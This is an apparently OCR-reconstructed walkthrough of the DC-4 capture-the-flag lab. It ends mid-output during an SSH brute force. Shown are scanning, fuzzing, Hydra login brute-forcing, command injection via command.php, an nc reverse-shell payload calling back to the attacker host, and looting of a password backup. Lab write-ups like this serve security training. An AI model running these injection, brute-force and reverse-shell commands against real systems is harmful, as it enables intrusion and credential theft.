
DC-4

```
echo "192.168.203.195 dc-4" >> /etc/hosts
```


```
rustscan -a dc-4 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCp6/VowbK8MWfMDQsxHRV2yvL8ZO+FEkyIBPnDwTVKkJiVKaJMZ5ztAwT
DXDuvHQonajsfSN6FmWoP0PDsfL8NQXwWIoMvTRYHtiEQqczV5CYZZtMKuOyiLCiWINUqKMwY+PTb0M9RzSGYSJvN8sZZnvIw
4qwCChJdaBAip/aUt1zDoF3cIb+yebteyDk8KIqmp5Ju4r
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIbZ4PXPXShXCcbe25IY3SY
|   256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDcvQZ2DbLqSSOzIbIXhyrDJ15duVKd9TEtxfX35ubsM
80/tcp open  http    syn-ack ttl 61 nginx 1.15.10
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: System Tools
|_http-server-header: nginx/1.15.10
```

On port **80** it is admin login panel.




Admin Information Systems Login

Username:

Password:

Let's fuzz with .php extension.

```
ffuf -u http://dc-4/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200 -e .php
```




```
┌──(root#Bhavesh)-[~/Offsec/DC-4]
└─# ffuf -u http://dc-4/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200 -e .php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dc-4/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 170, Words: 5, Lines: 8, Duration: 185ms]
index.php               [Status: 200, Size: 506, Words: 20, Lines: 24, Duration: 211ms]
login.php               [Status: 302, Size: 206, Words: 6, Lines: 16, Duration: 275ms]
login.php               [Status: 302, Size: 206, Words: 6, Lines: 16, Duration: 223ms]
css                     [Status: 301, Size: 170, Words: 5, Lines: 8, Duration: 142ms]
logout.php              [Status: 302, Size: 163, Words: 6, Lines: 10, Duration: 146ms]
command.php             [Status: 302, Size: 704, Words: 47, Lines: 25, Duration: 174ms]
```

We have only **command.php** file but it also redirect us on login page.

Brute-force the login page with **admin** username.


```
hydra -l admin -P /mnt/d/Shared/rockyou.txt -t 60 dc-4 http-post-form -f
'/login.php:username=^USER^&password=^PASS^:S=command'
```

We found a password as **happy**



```
┌──(root#Bhavesh)-[~/Offsec/DC-4]
└─# hydra -l admin -P /mnt/d/Shared/rockyou.txt -t 60 dc-4 http-post-form -f '/login.php:username=^USER^&password=^PASS^:S=command'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-23 10:20:01
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344402 login tries (l:1/p:14344402), ~239074 tries per task
[DATA] attacking http-post-form://dc-4:80/login.php:username=^USER^&password=^PASS^:S=command
[80][http-post-form] host: dc-4   login: admin   password: happy
[STATUS] attack finished for dc-4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-23 10:20:17
```

After login into website we can now see **command.php** file. And it run some linux command such as list the file, disk usage and disk free.



You are currently logged in

Run Command:
● List Files
○ Disk Usage
○ Disk Free


Run

You have selected: ls -l

```
total 24
-rw-r--r-- 1 root root 1783 Apr  5  2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24  2019 css
drwxr-xr-x 2 root root 4096 Mar 24  2019 images
-rw-r--r-- 1 root root  506 Apr  6  2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7  2019 login.php
-rw-r--r-- 1 root root  663 Mar 24  2019 logout.php
```

Return to the menu.

Let's capture the request in burp and sent it repeater. We can run another command directly on the system like below.




```
POST /command.php HTTP/1.1
Host: dc-4
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dc-4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dc-4/command.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=cvfchgt3jhk3hg5b0d0v70kt45
Connection: keep-alive

radio=cat+/etc/passwd&submit=Run
```

```
        You have selected: cat /etc/passwd<br />
        <pre>
          root:x:0:0:root:/root:/bin/bash
          daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
          bin:x:2:2:bin:/bin:/usr/sbin/nologin
          sys:x:3:3:sys:/dev:/usr/sbin/nologin
          sync:x:4:65534:sync:/bin:/bin/sync
          games:x:5:60:games:/usr/games:/usr/sbin/nologin
          man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
          lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
          mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
          news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
          uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
          proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
          www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
          backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
          list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
          irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
          gnats:x:41:41:Gnats Bug-Reporting System
          (admin):/var/lib/gnats:/usr/sbin/nologin
          nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
          systemd-timesync:x:100:102:systemd Time
          Synchronization,,,:/run/systemd:/bin/false
          systemd-network:x:101:103:systemd Network
          Management,,,:/run/systemd/netif:/bin/false
          systemd-resolve:x:102:104:systemd
          Resolver,,,:/run/systemd/resolve:/bin/false
          systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
          _apt:x:104:65534::/nonexistent:/bin/false
          messagebus:x:105:109::/var/run/dbus:/bin/false
          sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
```


Add the reverse shell payload and start the listener.

```
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|bash+-
i+2>%261|nc+192.168.45.164+3232+>/tmp/f
```




```
POST /command.php HTTP/1.1
Host: dc-4
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dc-4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dc-4/command.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=cvfchgt3jhk3hg5b0d0v70kt45
Connection: keep-alive

radio=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|bash+-i+2>%261|nc+192.168.45.164+3232+>/tmp/f&
submit=Run
```

We got a shell as **www-data**.



```
┌──(root#Bhavesh)-[~/Offsec/DC-4]
└─# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.164] from (UNKNOWN) [192.168.203.195] 53290
bash: cannot set terminal process group (526): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dc-4:/usr/share/nginx/html$ whoami
whoami
www-data
www-data@dc-4:/usr/share/nginx/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dc-4:/usr/share/nginx/html$ 
```

After navigating into **jim** folder we have file called **old-passwords.bak** under the **backups** folder.




```
www-data@dc-4:/home/jim$ ls -la
ls -la
total 36
drwxr-xr-x 3 jim  jim  4096 Jun 23 14:43 .
drwxr-xr-x 5 root root 4096 Apr  7  2019 ..
-rw-r--r-- 1 jim  jim   220 Apr  6  2019 .bash_logout
-rw-r--r-- 1 jim  jim  3526 Apr  6  2019 .bashrc
-rw-r--r-- 1 jim  jim   675 Apr  6  2019 .profile
drwxr-xr-x 2 jim  jim  4096 Apr  7  2019 backups
-rw-r--r-- 1 root root   33 Jun 23 14:43 local.txt
-rw------- 1 jim  jim   528 Apr  6  2019 mbox
-rwsrwxrwx 1 jim  jim   174 Apr  6  2019 test.sh
www-data@dc-4:/home/jim$ cd backups
cd backups
www-data@dc-4:/home/jim/backups$ ls
ls
old-passwords.bak
```

Copy the list of passwords and save into your local machine.

Brute-force **jim** user with the password list.


```
hydra -l jim -P passwords -t 15 ssh://dc-4 -f
```

Got the password as **jibril04**



```
┌──(root#Bhavesh)-[~/Offsec/DC-4]
└─# hydra -l jim -P passwords -t 15 ssh://dc-4 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
ese *** ignore laws and ethics anyway).

